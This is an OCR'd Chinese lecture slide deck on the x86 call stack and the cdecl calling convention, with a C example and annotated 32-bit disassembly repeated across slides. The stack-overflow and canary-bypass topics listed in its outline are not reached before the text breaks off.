
Stack Overflow & Shellcode

主要内容


- 函数调用栈
- 函数的调用过程
- 调用约定cdecl
- Linux 进程空间内存布局
- 栈溢出原理&利用
- Canary保护&绕过

栈

- 一种先进后出的数据结构
- 通过压栈 (*push*) 与出栈 (*pop*)来对栈顶进行操




Linux进程空间内存布局（x86）



函数调用栈

- 使用栈数据结构维护函数的调用过程
- 每个函数都有自己的栈帧(Stack Frame)
- 被用于函数的局部内存管理
  - 保存局部变量
  - 保存函数的调用信息
- 向低地址增长



函数调用栈


无限递归会把栈撑爆

```
void f2() {
    f2();
}

void f1() {
    f2();
}


void f0() {
    f1();
}

int main(int argc, char const *argv[]){
    f0()
    return 0;
}
```



函数调用栈

- 当前执行函数的栈帧由寄存器*esp*（栈顶）和*ebp*（栈底）确定
- 函数内声名的局部变量内存都分配在栈中



函数的调用和返回时需要考虑

- 函数调用时
  - 保存当前栈帧
  - 保存返回地址
  - 传递参数
- 函数返回时
  - 传递返回值

调用约定

- 什么是调用约定?
  - 实现层面（底层）的规范
  - 约定了函数之间如何传递参数
  - 约定了函数如何传递返回值
- 常见 x86 调用约定
  - 调用者负责清理栈上的参数（Caller Clean-up）
    - cdecl(C Declaration, C 语言默认函数调用方法)
    - optlink
  - 被调者负责清理栈上的参数（Callee Clean-up）
    - stdcall
    - fastcall

调用约定 cdecl（x86）

- 函数调用时
  - 将参数从右向左压入栈
  - 保存返回地址
  - 保存栈帧（保存ebp）
- 函数返回时
  - 传递返回值（通过eax寄存器传递）

调用约定 cdecl（x86，32位）

```c
#include<stdio.h>
#include<stdlib.h>

int fun(int a ,int b, int c){
        int d;
        d = a + b + c;
        return d;
}

int main(){
        fun(1, 2, 3);
        exit(0);
        return 0;
}
```



```
08048426 <caller>:
 8048430:              push   ebp
 8048431:              mov    ebp,esp
 8048433:              push   ecx
 8048434:              sub    esp,0x4
 8048437:              push   0x3
 8048439:              push   0x2
 804843b:              push   0x1
 804843d:              call   804840b <fun>
 8048442:              add    esp,0xc
 8048445:              sub    esp,0xc
 8048448:              push   0x0
 804844a:              call   80482e0 <exit@plt>
 804844f:              nop

0804840b <callee>:
 804840b:              push   ebp
 804840c:              mov    ebp,esp
 804840e:              sub    esp,0x10
 8048411:              mov    edx,DWORD PTR [ebp+0x8]
 8048414:              mov    eax,DWORD PTR [ebp+0xc]
 8048417:              add    edx,eax
 8048419:              mov    eax,DWORD PTR [ebp+0x10]
 804841c:              add    eax,edx
 804841e:              mov    DWORD PTR [ebp-0x4],eax
 8048421:              mov    eax,DWORD PTR [ebp-0x4]
 8048424:              leave
 8048425:              ret
```

调用约定 cdecl（x86，32位）


```
08048426 <caller>:
 8048430:                push   ebp
 8048431:                mov    ebp,esp
 8048433:                push   ecx
 8048434:                sub    esp,0x4
 8048437:                push   0x3
 8048439:                push   0x2
 804843b:                push   0x1
 804843d:                call   804840b <fun>
 8048442:                add    esp,0xc
 8048445:                sub    esp,0xc
 8048448:                push   0x0
 804844a:                call   80482e0 <exit@plt>
 804844f:                nop
```



调用约定 cdecl（x86，32位）

```
08048426 <caller>:
 8048430:                push   ebp
 8048431:                mov    ebp,esp
 8048433:                push   ecx
 8048434:                sub    esp,0x4
 8048437:                push   0x3
 8048439:                push   0x2
 804843b:                push   0x1
 804843d:                call   804840b <fun>
 8048442:                add    esp,0xc
 8048445:                sub    esp,0xc
 8048448:                push   0x0
 804844a:                call   80482e0 <exit@plt>
 804844f:                nop
```


保存上一个函数的栈帧



调用约定 cdecl（x86，32位）


```
08048426 <caller>:
 8048430:                push   ebp
 8048431:                mov    ebp,esp
 8048433:                push   ecx
 8048434:                sub    esp,0x4
 8048437:                push   0x3
 8048439:                push   0x2
 804843b:                push   0x1
 804843d:                call   804840b <fun>
 8048442:                add    esp,0xc
 8048445:                sub    esp,0xc
 8048448:                push   0x0
 804844a:                call   80482e0 <exit@plt>
 804844f:                nop
```

开辟新栈帧



调用约定 cdecl（x86，32位）


```
08048426 <caller>:
 8048430:                push   ebp
 8048431:                mov    ebp,esp
 8048433:                push   ecx
 8048434:                sub    esp,0x4
 8048437:                push   0x3
 8048439:                push   0x2
 804843b:                push   0x1
 804843d:                call   804840b <fun>
 8048442:                add    esp,0xc
 8048445:                sub    esp,0xc
 8048448:                push   0x0
 804844a:                call   80482e0 <exit@plt>
 804844f:                nop
```



调用约定 cdecl（x86，32位）

```
08048426 <caller>:
 8048430:                push   ebp
 8048431:                mov    ebp,esp
 8048433:                push   ecx
 8048434:                sub    esp,0x4
 8048437:                push   0x3
 8048439:                push   0x2
 804843b:                push   0x1
 804843d:                call   804840b <fun>
 8048442:                add    esp,0xc
 8048445:                sub    esp,0xc
 8048448:                push   0x0
 804844a:                call   80482e0 <exit@plt>
 804844f:                nop
```


抬升栈



调用约定 cdecl（x86，32位）

```
08048426 <caller>:
 8048430:                push   ebp
 8048431:                mov    ebp,esp
 8048433:                push   ecx
 8048434:                sub    esp,0x4
 8048437:                push   0x3
 8048439:                push   0x2
 804843b:                push   0x1
 804843d:                call   804840b <fun>
 8048442:                add    esp,0xc
 8048445:                sub    esp,0xc
 8048448:                push   0x0
 804844a:                call   80482e0 <exit@plt>
 804844f:                nop
```

fun(1,2,3)
参数从右往左入栈



调用约定 cdecl（x86，32位）


```
08048426 <caller>:
 8048430:                push   ebp
 8048431:                mov    ebp,esp
 8048433:                push   ecx
 8048434:                sub    esp,0x4
 8048437:                push   0x3
 8048439:                push   0x2
 804843b:                push   0x1
 804843d:                call   804840b <callee>
 8048442:                add    esp,0xc
 8048445:                sub    esp,0xc
 8048448:                push   0x0
 804844a:                call   80482e0 <exit@plt>
 804844f:                nop
```

保存返回地址 { `push eip` / `jmp 804840b<callee>`




调用约定 cdecl（x86，32位）

```
0804840b <callee>:
 804840b:           push   ebp
 804840c:           mov    ebp,esp
 804840e:           sub    esp,0x10
 8048411:           mov    edx,DWORD PTR [ebp+0x8]
 8048414:           mov    eax,DWORD PTR [ebp+0xc]
 8048417:           add    edx,eax
 8048419:           mov    eax,DWORD PTR [ebp+0x10]
 804841c:           add    eax,edx
 804841e:           mov    DWORD PTR [ebp-0x4],eax
 8048421:           mov    eax,DWORD PTR [ebp-0x4]
 8048424:           leave
 8048425:           ret
```



调用约定 cdecl（x86，32位）

```
0804840b <callee>:
 804840b:           push   ebp                    保存caller函数的栈帧
 804840c:           mov    ebp,esp
 804840e:           sub    esp,0x10
 8048411:           mov    edx,DWORD PTR [ebp+0x8]
 8048414:           mov    eax,DWORD PTR [ebp+0xc]
 8048417:           add    edx,eax
 8048419:           mov    eax,DWORD PTR [ebp+0x10]
 804841c:           add    eax,edx
 804841e:           mov    DWORD PTR [ebp-0x4],eax
 8048421:           mov    eax,DWORD PTR [ebp-0x4]
 8048424:           leave
 8048425:           ret
```



调用约定 cdecl（x86，32位）


```
0804840b <callee>:
 804840b:           push   ebp
 804840c:           mov    ebp,esp                  开辟新栈帧
 804840e:           sub    esp,0x10
 8048411:           mov    edx,DWORD PTR [ebp+0x8]
 8048414:           mov    eax,DWORD PTR [ebp+0xc]
 8048417:           add    edx,eax
 8048419:           mov    eax,DWORD PTR [ebp+0x10]
 804841c:           add    eax,edx
 804841e:           mov    DWORD PTR [ebp-0x4],eax
 8048421:           mov    eax,DWORD PTR [ebp-0x4]
 8048424:           leave
 8048425:           ret
```



调用约定 cdecl（x86，32位）

```
0804840b <callee>:
 804840b:           push   ebp
 804840c:           mov    ebp,esp
 804840e:           sub    esp,0x10
 8048411:           mov    edx,DWORD PTR [ebp+0x8]
 8048414:           mov    eax,DWORD PTR [ebp+0xc]
 8048417:           add    edx,eax
 8048419:           mov    eax,DWORD PTR [ebp+0x10]
 804841c:           add    eax,edx
 804841e:           mov    DWORD PTR [ebp-0x4],eax
 8048421:           mov    eax,DWORD PTR [ebp-0x4]
 8048424:           leave
 8048425:           ret
```

抬升栈




调用约定 cdecl（x86，32位）

```
0804840b <callee>:
 804840b:           push   ebp
 804840c:           mov    ebp,esp
 804840e:           sub    esp,0x10
 8048411:           mov    edx,DWORD PTR [ebp+0x8]
 8048414:           mov    eax,DWORD PTR [ebp+0xc]
 8048417:           add    edx,eax
 8048419:           mov    eax,DWORD PTR [ebp+0x10]
 804841c:           add    eax,edx
 804841e:           mov    DWORD PTR [ebp-0x4],eax
 8048421:           mov    eax,DWORD PTR [ebp-0x4]
 8048424:           leave
 8048425:           ret
```

取参数

```
d = a + b + c;
```


保存返回值



调用约定 cdecl（x86，32位）

```
0804840b <callee>:
 804840b:           push   ebp
 804840c:           mov    ebp,esp
 804840e:           sub    esp,0x10
 8048411:           mov    edx,DWORD PTR [ebp+0x8]
 8048414:           mov    eax,DWORD PTR [ebp+0xc]
 8048417:           add    edx,eax
 8048419:           mov    eax,DWORD PTR [ebp+0x10]
 804841c:           add    eax,edx
 804841e:           mov    DWORD PTR [ebp-0x4],eax
 8048421:           mov    eax,DWORD PTR [ebp-0x4]
 8048424:           leave
 8048425:           ret
```


清空栈帧 { mov esp,ebp
pop ebp



调用约定 cdecl（x86，32位）

```
0804840b <callee>:
